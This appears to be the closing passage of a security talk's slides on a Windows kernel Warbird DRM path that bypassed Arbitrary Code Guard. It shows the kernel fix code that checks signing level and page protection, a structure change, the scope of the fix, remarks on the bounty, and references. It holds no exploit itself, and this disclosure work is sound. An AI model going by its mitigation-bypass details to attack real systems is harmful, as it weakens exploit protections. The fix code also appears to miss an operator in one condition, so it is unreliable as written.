279     ····_In_bytecount_(AddressSize)·PVOID·Address,
280     ····_In_·ULONG·AddressSize,
281     ····_In_·BOOLEAN·CheckIfExecutable
282     ····)
283     {
284     ····NTSTATUS·status;
285     ····MEMORY_IMAGE_INFORMATION·imageInfo;
286     ····MEMORY_BASIC_INFORMATION·basicInfo;
287     ····SIZE_T·returnLength;
288
289     ····status·=·ZwQueryVirtualMemory(NtCurrentProcess(),
290     ····································Address,
291     ····································MemoryImageInformation,
292     ····································&imageInfo,
293     ····································sizeof(imageInfo),
294     ····································&returnLength);
295     ····if·(NT_SUCCESS(status))
296     ····{
297     ····    if·(SeCompareSigningLevels(imageInfo.ImageSigningLevel,
298     ····    ····                       SE_SIGNING_LEVEL_WINDOWS))
299     ····    {
300     ····        status·=·STATUS_SUCCESS;
301     ····        if·(CheckIfExecutable·!=·FALSE)
302     ····        {
303     ····            status·=·ZwQueryVirtualMemory(NtCurrentProcess(),
304     ····                                          Address,
305     ····                                          MemoryBasicInformation,
306     ····                                          &basicInfo,
307     ····                                          sizeof(basicInfo),
308     ····                                          &returnLength);
309     ····            if·((NT_SUCCESS(status))·&&
310     ····                ((Address·<·basicInfo.BaseAddress)·||
311     ····                (Add2Ptr(Address,·AddressSize)·>
312     ····                Add2Ptr(basicInfo.BaseAddress,·basicInfo.RegionSize))
313     ····                (basicInfo.Protect·!=·PAGE_EXECUTE_READ))
314     ····            {
315     ····                status·=·STATUS_INVALID_PARAMETER;
316     ····            }
317     ····        }
318     ····    }
319     ····    else
320     ····    {
321     ····        status·=·STATUS_INVALID_IMAGE_HASH;
322     ····    }
323     ····}
324     ····return·status;
325     }
```

Structure Change

```
typedef struct _MEMORY_IMAGE_INFORMATION
{
    PVOID ImageBase;
    ULONG SizeOfImage;
    union
    {
        struct
        {
            ULONG ImagePartialMap:1;
            ULONG ImageNotExecutable:1;
            ULONG ImageSigningLevel:4;
            ULONG Reserved:26;
        };
        ULONG ImageFlags;
    };
} MEMORY_IMAGE_INFORMATION, *PMEMORY_IMAGE_INFORMATION;
```

Understanding the Scope of the Fix

- Required a change to an exposed user-mode structure and information class (Kernel – Memory Manager)
- Required any DLLs that contain Warbird data to be signed with a proper "Windows System Component" EKU certificate (Signing)
- Required making sure that Warbird blobs would correctly be produced in .text when needed there, not in .rdata (Compiler)
- Fix is too complex for a patch – *users must update to Fall Creators Update* (Redstone 3)

Conclusion

Parting Thoughts

- It's pretty crazy to me that such an obvious *backdoor* was added to the kernel in the early RS2 WIP and kept around until RS3
- It's sad that so much work had to be put in the first place, to support a DRM technology, when running under a security mitigation
- One would hope the age of DRM trumping security (or at least screwing it over) would be behind us
- Glad Microsoft did the right thing and paid out a bounty on this

Finally…

- Will be talking some more at BlueHat Seattle in November 2017 about this finding
- Specifically, as this was my first official bounty, found some interesting program inconsistencies that are worth discussing (some have now been addressed)
- Final set of slides and Warbird GitHub repository will be available after that presentation
- The ACG bypass will be fixed – but more to say on Warbird in 2018

References

- https://blogs.windows.com/msedgedev/2017/02/23/mitigating-arbitrary-native-code-execution/
- https://es.slideshare.net/CanSecWest/csw2017-weston-miller-csw17mitigatingnativeremotecodeexecution
- https://bugs.chromium.org/p/project-zero/issues/detail?id=1299

Thank You!

@aionescu